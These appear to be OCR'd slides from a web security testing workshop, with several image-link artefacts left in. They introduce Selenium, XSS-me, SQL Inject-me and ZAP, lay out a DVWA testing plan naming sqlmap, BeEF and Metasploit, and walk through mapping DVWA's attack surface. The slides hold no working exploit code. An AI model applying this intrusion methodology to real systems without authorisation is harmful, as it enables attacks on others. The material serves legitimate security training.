
Selenium

- Author: Community project (Selenium IDE)
- Site: http://seleniumhq.org/projects/ide/
- Purpose: Record and play back interactions with web browser
- Language: Firefox add-on
- Features:
  - Record, edit, debug and play tests (interactions)
    - Click, typing and other actions
  - IDE for Selenium tests
    - Multi-browser, multi-platform and multi-language automated web application testing system

Selenium Exercise

- Start Selenium IDE
  - Create a New Test Case and name it "Login"
- Be sure you are NOT logged in & Go to Home
- Start recording (big red button)
- Go to the Login page and authenticate with a valid set of credentials
- Stop recording & move speed slide to Slow
- Logout
- Play the current test case in Selenium
  - You are logged in as… !!

Selenium Findings



XSS-me

- Author: Security Compass
- Site: http://labs.securitycompass.com/index.php/exploit-me/xss-me/
- Purpose: A Firefox extension that identifies reflective XSS vulnerabilities
- Language: Firefox add-on

XSS-me Exercise

- Instructor led exercise:
  - Starting XSS-me
  - Using XSS-me for automated checks
  - Using XSS-me for manual checks

SQL Inject-me

- Author: Security Compass
- Site: http://labs.securitycompass.com/index.php/exploit-me/sql-inject-me/
- Purpose: A Firefox extension that identifies SQL injection vulnerabilities
- Language: Firefox add-on

SQL Inject-me Exercise


- Instructor led exercise:
  - Starting SQL Inject-me
  - Using SQL Inject-me for automated checks
  - Using SQL Inject-me for manual checks

SECOND TARGET: DVWA

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/ students to teach/learn web application security in a class room environment.

Damn Vulnerable Web App (DVWA)

- Project Lead: Ryan Dewhusrt (ethicalhack3r)
- Site: http://sourceforge.net/projects/dvwa
- Purpose: a light weight PHP/MySQL web application that is easy to use and full of vulnerabilities to exploit. Used to learn or teach the art of web application security
- Language: PHP
- Accessing:
  - http://dvwa
  - https://dvwa
    - admin
    - password
- Notable features:
  - GET requests
  - 3 difficulty levels
  - Includes PHP IDS



Testing Plan for DVWA

- Mapping Tools:
  - FoxyProxy
  - ZAP
    - Proxy
    - Spider
- Discovery Tools:
  - DirBuster
  - ZAP
    - Vuln. Scanner
    - Fuzzer
  - WebScarab
    - Session Analysis
  - CeWL
- Exploitation Tools:
  - sqlmap
  - sqlmap + ZAP
  - BeEF
  - BeEF + Metasploit

DVWA MAPPING


FoxyProxy
ZAP (proxy)
ZAP (spider)

FoxyProxy

- Author:
- Site:
- Purpose:
- Language: Firefox add-on
- Features:

Zed Attack Proxy (ZAP)

- Lead: Simon Bennetts (Psiinon)
- Site: code.google.com/p/zaproxy
- Purpose: An interception proxy with integrated tools to find vulnerabilities. This project was forked from Paros Proxy and is actively maintained (unlike Paros).
- Language: Java
- Notable Features:
  - Port Scanner
  - Automated and Passive Scanner
  - Spider, Brute Force, Fuzzing tools
  - Adding Notes and Alerts to request/ response pairs
  - Great "Filters" which allow logging of unique elements and auto regex search/replace



Updating ZAP

- Simon and team published the ZAP 1.3.4 release prior to this workshop to provide the following new features:
  - Custom input files for the Fuzzing and Brute Force tools
  - Ability to disable recursion in the Brute Force tool
  - Inverse regex searches and Fuzz match highlighting
  - Support for cookies and POST data in third party tools
- We'll be using this version (1.3.4) for this workshop
  - Download it at: http://code.google.com/p/zaproxy
  - Extract the files and run "zap.sh"

ZAP's Extra Polish

- Beautiful Java UI regardless of OS
- Built in user documentation and help pages
- Automatically checks for updates
- Flexible UI allows you to focus on important items
- Universal status bar for all tools in one place
- Supports 11 languages and growing
- REST API for advanced users (http://zap)

Using Firefox with ZAP


- Configuring Firefox to trust ZAP's dynamic SSL certificates
  - Have ZAP generate a SSL Root CA
  - Save the certificate to your file system
  - Import it into FireFox
- Use Foxy Proxy to quickly configure Firefox to use ZAP as a proxy

DVWA Mapping Exercise

1. Port Scanning in ZAP
2. Basics techniques to manual map an application
   - Does the application authenticate users?
     - How do you login and logout?
     - How does the application track session state?
     - How do update account settings such as passwords?
     - How do you reset or recover an account?
   - Where does the application accept user input?
     - Which inputs are reflected back to the user?
     - Which inputs might be used in queries to a database?
     - Which inputs might be used in system tools or file names?
   - Which pages return the slowest or fastest?
   - Which pages are dangerous for automated tools?
3. Adding alerts for manual findings
4. Using the Spider tool to finish mapping DVWA


ZAP Proxy Findings

Configure Firefox for ZAP




Manual Mapping of DVWA

- Now that ZAP is recording your session, explore DVWA:
  - clicking on all links
  - filling out all forms
  - inspect the authentiation
- Results in ZAP should look something like the screenshot on the right
- Remove unwanted domains in ZAP by right clicking and selecting "Purge (from DB)"

